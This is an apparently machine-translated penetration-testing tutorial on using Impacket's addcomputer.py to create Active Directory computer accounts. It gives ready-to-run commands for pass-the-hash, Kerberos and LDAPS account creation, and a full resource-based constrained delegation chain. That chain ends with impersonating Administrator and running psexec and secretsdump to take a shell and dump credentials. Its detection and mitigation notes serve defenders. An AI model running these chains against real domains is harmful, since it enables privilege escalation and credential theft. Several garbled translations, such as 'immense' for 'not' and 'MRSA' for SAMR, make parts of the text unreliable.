addcomputer.py Impacket: Create Computer Account for RBCD

Impacket's addcomputer.py guide for creating Active Directory computer accounts via SAMR or LDAPS, verifying MachineAccountQuota, and using them in RBCD chains.
- Posted on 2026-07-26
- Reading time: 7 min
How to create Active Directory computer accounts with addcomputer.py #

addcomputer.py is part of Packet
and creates, deletes, or resets the password of a computer account in Active Directory, often using low-privilege credentials thanks to ms-DS-MachineAccountQuotaThe computer account you create is rarely an end in itself — the most common use case by far is RBCD
, but it can also be useful in some LDAP, AD CS or SCCM relay chains depending on the permissions obtained along the way.
Official reference: fortra/impacket — addcomputer.py MITRE ATT&CK: T1136.002 — Create Account: Domain Account
MachineAccountQuota — why it works with low-priv credentials #
ms-DS-MachineAccountQuota This is a domain attribute that controls how many computer accounts an authenticated user can create. The default value is 10But the actual result depends on several factors together, not just the value of MAQ:
- the privilege SeMachineAccountPrivilege (“Add workstations to domain”)
- the creation permissions on the destination container or OU
- any personalized delegations
- the number of objects already created by that same user, tracked via
msDS-CreatorSID
Even with MAQ = 0 , an account with delegated “Create Computer Objects” permission on a specific OU can still create computer accounts — a domain admin is not automatically required.
# Verifica MachineAccountQuota
nxc ldap 10.10.10.5 -u user -p pass -M maq

# oppure via ldapsearch
ldapsearch -x -H ldap://10.10.10.5 -D "user@hackita.local" -w pass \
  -b "DC=hackita,DC=local" "(objectclass=domain)" ms-DS-MachineAccountQuota
Syntax and real options #
impacket-addcomputer [opzioni] dominio/utente[:password]| Option | Description |
|---|---|
-domain-netbios NOME | Domain NetBIOS name — required if the DC exposes multiple domains |
-computer-name NOME | Computer account name. If omitted, a random name is generated. DESKTOP-XXXXXXXX$ (8 uppercase alphanumeric characters) |
-computer-pass PASS | Computer account password. If omitted, a random one is generated. 32 characters alphanumeric |
-no-add | Does not create a new object — only resets the password of an existing computer |
-delete | Delete an existing computer account |
-method {SAMR,LDAPS} | Creation method (default: SAMR) |
-port {139,445,636} | Destination port — SAMR uses 445 by default, LDAPS uses 636 |
-baseDN DN | LDAP base, used only with -method LDAPS |
-computer-group DN | Distinguished Name of the destination container/OU, used only with -method LDAPS immense it's a security group |
-hashes LM:NT | Pass the Hash |
-k | Kerberos Authentication — always requires -dc-host |
-no-pass | With -k, don't ask for the password |
-aesKey KEY | AES key for Kerberos |
-dc-host HOST | Domain Controller hostname |
-dc-ip IP | Domain Controller IP |
-ts | Timestamps in logs |
-debug | Diagnostic output |
Su -computer-group: does not add the computer to a security group — it is the DN of the container or OU where the object is created (e.g. OU=Workstations,DC=hackita,DC=local), and only counts in the LDAPS method. With SAMR (the default method), this option has no effect on object positioning.
Sul $ the final: The code checks if the given name already ends with $ and only adds it if it is missing. HACKITA ed HACKITA$ they both produce HACKITA$ — there is no case of duplication HACKITA$$.
On Kerberos: if you use -k without specifying -dc-host, the tool stops immediately with Kerberos auth requires DNS name of the target DC. Use -dc-host. — is not optional in this scenario.
Practical use #
Base creation — SAMR method (default, port 445) #
impacket-addcomputer hackita.local/user:Password123 \
  -computer-name 'HACKITA$' \
  -computer-pass 'HackitaPass123!' \
  -dc-ip 10.10.10.5

# Output: Successfully added machine account HACKITA$ with password HackitaPass123!
Without specifying name or password #
# Genera nome casuale (DESKTOP-XXXXXXXX$) e password casuale (32 caratteri)
impacket-addcomputer hackita.local/user:Password123 -dc-ip 10.10.10.5
The tool prints both generated values in the output — save them immediately, you will need them to authenticate as that computer account.
Creation via LDAPS (port 636) #
It's "not necessary when SMB signing blocks SAMR" — SMB signing protects session integrity, but doesn't prevent the use of RPC/SAMR. LDAPS becomes a viable alternative when:
- Port 445/139 is filtered but port 636 is reachable
- SAMR access is restricted by policy (
RestrictRemoteSAM) - you want to explicitly control the destination OU
- you need the tool to set directly
dNSHostNameand the SPNs (see dedicated section below)
Requires the DC to expose LDAP over TLS with a usable certificate — if this is missing, this method simply won't work.
impacket-addcomputer hackita.local/user:Password123 \
  -computer-name 'HACKITA_ATTACKER$' \
  -computer-pass 'HackitaAttPass123!' \
  -method LDAPS \
  -dc-ip 10.10.10.5
Create the computer in a specific OU (LDAPS only) #
impacket-addcomputer hackita.local/user:Password123 \
  -computer-name 'HACKITA$' \
  -computer-pass 'HackitaPass123!' \
  -method LDAPS \
  -computer-group 'OU=Workstations,DC=hackita,DC=local' \
  -dc-ip 10.10.10.5
With the default SAMR method, -computer-group It has no effect — the item still ends up where SAMR places it by default.
Pass the Hash #
impacket-addcomputer -hashes :NThash hackita.local/user \
  -computer-name 'HACKITA$' \
  -computer-pass 'HackitaPass123!' \
  -dc-ip 10.10.10.5
Kerberos — -dc-host compulsory
#
export KRB5CCNAME=/path/to/ticket.ccache

impacket-addcomputer -k -no-pass hackita.local/user \
  -computer-name 'HACKITA$' \
  -computer-pass 'HackitaPass123!' \
  -dc-host dc01.hackita.local \
  -dc-ip 10.10.10.5
With AES key:
impacket-addcomputer -aesKey AES256KeyQui hackita.local/user \
  -computer-name 'HACKITA$' \
  -computer-pass 'HackitaPass123!' \
  -dc-host dc01.hackita.local
Reset password only (-no-add)
#
-no-add does not modify SPN, dNSHostName, groups, or other attributes — only set a new password on an existing computer account.
impacket-addcomputer hackita.local/user:Password123 \
  -computer-name 'HACKITA$' \
  -computer-pass 'NuovaPassword123!' \
  -no-add \
  -dc-ip 10.10.10.5
Delete the computer account #
impacket-addcomputer hackita.local/user:Password123 \
  -computer-name 'HACKITA$' \
  -dc-ip 10.10.10.5 \
  -delete
SAMR and LDAPS do not create the same object #
This is the most important difference to understand before choosing the method.
| Feature | SAMR (default) | LDAPS |
|---|---|---|
| Port | 445 or 139) | 636 |
| Requires LDAP certificate | No | Yes |
-computer-group/-baseDN | Ignored | Used to position the object |
Tax dNSHostName | No | Yes |
Tax servicePrincipalName | No | Yes - HOST/nome, HOST/nome.dominio, RestrictedKrbHost/nome, RestrictedKrbHost/nome.dominio |
userAccountControl | Set to WORKSTATION_TRUST_ACCOUNT | Set to 0x1000 |
| Typical use | Quick creation, no fine control | Complete control over LDAP location and attributes |
The method MRSA create the object via hSamrCreateUser2InDomain and set password and userAccountControl, but immense touching dNSHostName nor does it log any SPNs. The method LDAPS Instead, it writes these attributes directly at creation time.
Therefore, the generic statement “the computer account has SPNs registered by default” is false for the SAMR method. Always verify servicePrincipalName e dNSHostName after creation, using the same method you will use for the rest of the chain:
ldapsearch -x -H ldap://10.10.10.5 -D "user@hackita.local" -w pass \
  -b "DC=hackita,DC=local" "(sAMAccountName=HACKITA$)" \
  sAMAccountName distinguishedName dNSHostName servicePrincipalName userAccountControl pwdLastSet msDS-CreatorSID
RBCD Workflow — the main use case #
The full flow is in RBCD and getST.py.
# STEP 1 — Verifica MAQ
nxc ldap 10.10.10.5 -u user -p pass -M maq

# STEP 2 — Verifica GenericWrite/GenericAll su un target
# (da BloodHound → hackita.it/articoli/bloodhound)

# STEP 3 — Crea computer account controllato
impacket-addcomputer hackita.local/user:Password123 \
  -computer-name 'RBCD_HACKITA$' \
  -computer-pass 'RBCDPass123!' \
  -dc-ip 10.10.10.5

# STEP 4 — Configura RBCD: RBCD_HACKITA$ può delegare su TARGET$
impacket-rbcd -delegate-from 'RBCD_HACKITA$' -delegate-to 'TARGET$' \
  -action write -dc-ip 10.10.10.5 hackita.local/user:Password123

# STEP 5 — getST per impersonare Administrator su TARGET
impacket-getST \
  -spn cifs/TARGET.hackita.local \
  -impersonate Administrator \
  -dc-ip 10.10.10.5 \
  hackita.local/'RBCD_HACKITA$':'RBCDPass123!'

# STEP 6 — Usa il ticket
export KRB5CCNAME=Administrator.ccache
impacket-psexec -k -no-pass hackita.local/Administrator@TARGET.hackita.local
impacket-secretsdump -k -no-pass hackita.local/Administrator@TARGET.hackita.local

# STEP 7 — Cleanup COMPLETO: prima rimuovi la delega RBCD...
impacket-rbcd -delegate-from 'RBCD_HACKITA$' -delegate-to 'TARGET$' \
  -action remove -dc-ip 10.10.10.5 hackita.local/user:Password123

# ...POI elimina il computer account
impacket-addcomputer hackita.local/user:Password123 \
  -computer-name 'RBCD_HACKITA$' -dc-ip 10.10.10.5 -delete
The cleanup doesn't end with -delete. msDS-AllowedToActOnBehalfOfOtherIdentity It is a security descriptor written on the computer target, not on the account you delete — delete RBCD_HACKITA$ does not automatically remove the delegation configured on TARGET$. Always remove the ACE RBCD first with rbcd.py -action remove, then delete the computer account you created.
Workflow ntlmrelayx — automatic alternative #
ntlmrelayx.py
with --delegate-access It does all of this automatically during an LDAPS relay—create the computer account, configure RBCD, and print the credentials in one step. addcomputer.py is useful when you want to achieve the same result manually, with direct credentials instead of an active relay.
# Automatico (relay)
sudo ntlmrelayx.py -t ldaps://DC_IP --delegate-access -smb2support

# Manuale (con credenziali)
impacket-addcomputer hackita.local/user:Password123 \
  -computer-name 'HACKITA$' -computer-pass 'Pass123!' -dc-ip DC_IP
# → poi configura RBCD manualmente con rbcd.py
Operational alternatives #
# bloodyAD
bloodyAD -u user -p 'pass' -d hackita.local --host 10.10.10.5 add computer 'hackita$' 'HackitaPass123!'

# Certipy
certipy account create -u 'user@hackita.local' -p 'pass' -dc-ip 10.10.10.5 -user 'hackita$' -pass 'HackitaPass123!'
PowerMad (New-MachineAccount) is the native PowerShell equivalent, useful when you are already operating from a domain-joined Windows host and don't want to introduce Impacket into the chain. ldeep offers the same result via ldeep ldap create_computer, if you prefer an LDAP-centric tool already in use for other enumerations.
What you can do with a computer account — and what you can't take for granted #
A computer account you control is a member of Domain Computers and can authenticate to the domain, but this immense automatically means:
- that he is a local administrator on some host
- that can access administrative shares
- that can use WinRM
- that tools designed for user accounts work the same way with a machine identity
Sees only resources explicitly granted to your identity or group Domain ComputersA successful connection to NetExec only proves that authentication is working, not that you have privileged access.
| Use | Nota |
|---|---|
| RBCD | setup msDS-AllowedToActOnBehalfOfOtherIdentity on target — the main use case |
| Unconstrained Delegation | If you also have SeEnableDelegationPrivilege (or equivalent rights), you can set the created computer as trusted for delegation and collect TGTs in transit from privileged systems that authenticate to it — but it requires that the fake host is DNS resolvable in the domain |
| Basic Kerberos Authentication | Get a TGT like that computer, useful for minimal authenticated recon |
| Kerber-roasting | It makes no operational sense: you already know the password that you set yourself |
| AS-REP Roasting | Not applicable by default — addcomputer.py does not enable DONT_REQUIRE_PREAUTH on the created account |
| Shadow Credentials | This is not an automatic prerequisite — you still need write access to msDS-KeyCredentialLink on the target account, regardless of whether you control a computer account |
Common mistakes #
| Error | Cause | Verifica |
|---|---|---|
Machine account quota exceeded (LDAPS, code 0x216D) | MAQ reached or = 0 without specific delegation | Check MAQ, SeMachineAccountPrivilege and delegated permissions on the OU |
STATUS_ACCESS_DENIED / SAMR code 0xc0000022 | User has no right to create/modify/delete that computer | Check MAQ and privileges, don't assume you always need an admin |
Account already exists | Name already in use | Choose a different name, or use -no-add/-delete on the existing |
Account not found (SAMR, code 0xc0000073) | You are using -no-add/-delete on a name that doesn't exist | Verify the exact name of the computer account |
LDAP error: insufficientAccessRights | LDAPS method without sufficient permissions | Try SAMR, or an account with LDAP write permissions on the OU |
Kerberos auth requires DNS name of the target DC | You used -k without -dc-host | Always add -dc-host when using Kerberos |
Detection and mitigation #
| Event ID | Meaning |
|---|---|
4741 | Computer account created |
4742 | Computer account changed |
4743 | Computer account deleted |
5136 | AD attribute changed — logged only if auditing and appropriate SACL are enabled |
5137 | Directory Service object created |
5141 | Directory Service Object Deleted |
Mitigations:
- Setting up
ms-DS-MachineAccountQuotaa0if self-service domain join is not needed - To remove
SeMachineAccountPrivilegefrom general users - Delegate the creation of computer objects only to specific OUs, with traceable permissions
- Monitor periodically
msDS-CreatorSIDto identify anomalous creation patterns - Monitor changes to
servicePrincipalName,dNSHostNameand especiallymsDS-AllowedToActOnBehalfOfOtherIdentity - Machine names that do not follow the company provisioning convention are a real sign to check
Cheat sheet #
# Crea computer account (SAMR — default)
impacket-addcomputer hackita.local/user:pass \
  -computer-name 'HACKITA' -computer-pass 'HackitaPass123!' -dc-ip DC_IP

# Crea via LDAPS, con OU specifica
impacket-addcomputer hackita.local/user:pass \
  -computer-name 'HACKITA' -computer-pass 'HackitaPass123!' \
  -method LDAPS -computer-group 'OU=Workstations,DC=hackita,DC=local' -dc-ip DC_IP

# Pass-the-Hash
impacket-addcomputer -hashes :NThash hackita.local/user \
  -computer-name 'HACKITA' -computer-pass 'HackitaPass123!' -dc-ip DC_IP

# Kerberos (richiede -dc-host)
impacket-addcomputer -k -no-pass hackita.local/user \
  -computer-name 'HACKITA' -computer-pass 'HackitaPass123!' \
  -dc-host dc01.hackita.local -dc-ip DC_IP

# Verifica MAQ
nxc ldap DC_IP -u user -p pass -M maq

# Reimposta solo la password
impacket-addcomputer hackita.local/user:pass \
  -computer-name 'HACKITA' -computer-pass 'NuovaPass!' -no-add -dc-ip DC_IP

# Elimina (cleanup)
impacket-addcomputer hackita.local/user:pass -computer-name 'HACKITA' -dc-ip DC_IP -delete

# Workflow RBCD completo
# 1. addcomputer → crea HACKITA$
# 2. rbcd.py -action write -delegate-from HACKITA$ -delegate-to TARGET$
# 3. getST -spn cifs/TARGET -impersonate Administrator hackita.local/'HACKITA$':'pass'
# 4. export KRB5CCNAME=Administrator.ccache → psexec / secretsdump
# 5. rbcd.py -action remove → PRIMA rimuovi la delega
# 6. addcomputer -delete → POI elimina il computer account
Related Articles #
- Impacket: complete suite
- RBCD — Resource-Based Constrained Delegation
- getST.py
- ntlmrelayx.py
- Shadow Credentials
- blood hound
- SeMachineAccountPrivilege / MachineAccountQuota
- ldapsearch
- bloodyAD
- Certipy
- Pass the Hash
For use in authorized environments only.